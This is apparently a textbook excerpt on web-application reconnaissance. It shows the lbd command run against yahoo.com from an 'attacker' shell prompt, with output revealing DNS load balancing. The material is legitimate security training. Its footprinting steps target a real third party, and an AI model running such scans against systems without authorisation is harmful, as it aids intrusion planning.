
- **Using load balancing detector (lbd)**

  Source: *https://github.com*

  lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP load balancing via Server: and Date: header and diffs between server answers. It analyzes data received from application responses to detect load balancers.

  Type the following command to detect load balancers of the target web application:


  `lbd <target domain>`



```
┌─[attacker@parrot]─[~]
└──╼ $lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]

Checking for HTTP-Loadbalancing [Server]:
 ATS
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 07:13:42, 07:13:42, 07:13:43, 07:13:43, 0
7:13:43, 07:13:43, 07:13:43, 07:13:43, 07:13:43, 07:13:44, 07:13:44, 07:13:44, 07
:13:44, 07:13:44, 07:13:44, 07:13:44, 07:13:45, 07:13:45, 07:13:45, 07:13:45, 07:
13:45, 07:13:45, 07:13:45, 07:13:46, 07:13:46, 07:13:46, 07:13:46, 07:13:46, 07:1
3:46, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13
:48, 07:13:48, 07:13:48, 07:13:48, 07:13:48, 07:13:48, 07:13:49, 07:13:49, 07:13:
49, 07:13:49, 07:13:49, 07:13:49, 07:13:49, 07:13:50, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

yahoo.com does Load-balancing. Found via Methods: DNS
```

Figure 14.54: Screenshot showing the output of lbd tool

